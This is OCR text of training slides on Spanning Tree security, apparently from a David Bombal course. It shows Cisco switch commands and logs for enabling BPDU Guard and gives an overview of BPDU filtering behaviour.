
https://t.me/learningnets

Hacking the Root Port




https://t.me/learningnets

Hacking the Root Port



https://t.me/learningnets

Hacking the Root Port



https://t.me/learningnets

BPDU Guard

- Protect against BPDUs received on ports where they should not be received
- The receipt of unexpected BPDUs may be accidental or may be part of an unauthorized attempt to add a switch to the network

https://t.me/learningnets

DAVID BOMBAL
EDUCATE.MOTIVATE

Enable BPDU Guard

```
c9200CX(config)#
c9200CX(config)# interface GigabitEthernet 1/0/2
c9200CX(config-if)# spanning-tree portfast
%Warning: portfast should only be enabled on ports connected to a
single host. Connecting hubs, concentrators, switches, bridges, etc...
to this interface  when portfast is enabled, can cause temporary
bridging loops.
 Use with CAUTION

%Portfast has been configured on GigabitEthernet1/0/2 but will only
 have effect when the interface is in a non-trunking mode.

c9200CX(config-if)# spanning-tree bpduguard enable
c9200CX(config-if)#
```

https://t.me/learningnets

Enable BPDU Guard

- Display BPDU guard configuration information

```
c9200CX# show run interface GigabitEthernet 1/0/2
Building configuration...


Current configuration : 94 bytes
!
interface GigabitEthernet1/0/2
 spanning-tree portfast
 spanning-tree bpduguard enable
end


c9200CX#
```

https://t.me/learningnets

What happens now?

- Trigger:
  - Any BPDU received on the port
- Action:
  - Port is error disabled (err-disabled)
  - STP removes the interface from the STP instance (interface is no longer connected)
- Recover:
  - By default:
    - You need to shut the interface down
    - And then no shut it
  - Alternatively
    - Configure error disable recovery parameters

https://t.me/learningnets

DAVID BOMBAL
EDUCATE.MOTIVATE

Results of BPDU Guard

- Port is error disabled:

```
*Jul 30 08:05:38.020: %SPANTREE-2-BLOCK_BPDUGUARD: Received BPDU on port
Gi1/0/2 with BPDU Guard enabled. Disabling port.

*Jul 30 08:05:38.020: %PM-4-ERR_DISABLE: bpduguard error detected on Gi1/0/2,
putting Gi1/0/2 in err-disable state

*Jul 30 08:05:39.021: %LINEPROTO-5-UPDOWN: Line protocol on Interface
GigabitEthernet1/0/2, changed state to down

*Jul 30 08:05:40.022: %LINK-3-UPDOWN: Interface GigabitEthernet1/0/2, changed
state to down
```

https://t.me/learningnets

DAVID BOMBAL
EDUCATE.MOTIVATE

Results of BPDU Guard

- Port is error disabled:

```
c9200CX# show interfaces GigabitEthernet 1/0/2 status


Port          Name     Status           Vlan       Duplex  Speed Type
Gi1/0/2                err-disabled     1            auto   auto 10/100/1000BaseTX
c9200CX#
```


https://t.me/learningnets

BPDU Filtering

https://t.me/learningnets


DAVID BOMBAL
EDUCATE.MOTIVATE

Scenario 2: BPDU Filtering



https://t.me/learningnets

PortFast



https://t.me/learningnets

BPDU Filtering Overview

- Doesn't block an interface like BPDU Guard
  - It instead filters / Blocks BPDUs
- There is a difference between interface and global configuration options

https://t.me/learningnets

DAVID BOMBAL
EDUCATE.MOTIVATE

Scenario 1: BPDU Filtering Globally

- When applied globally:
  - Affects all PortFast ports that don’t have BPDU Filtering configured on them
  - If BPDU received, PortFast is removed from the Port, BPDU filtering is disabled and STP sends and received BPDUs
  - Upon startup, the port transmits 10 BPDUs by default. If any BPDUs are received, PortFast and BPDU filtering are disabled

https://t.me/learningnets

DAVID BOMBAL
EDUCATE.MOTIVATE

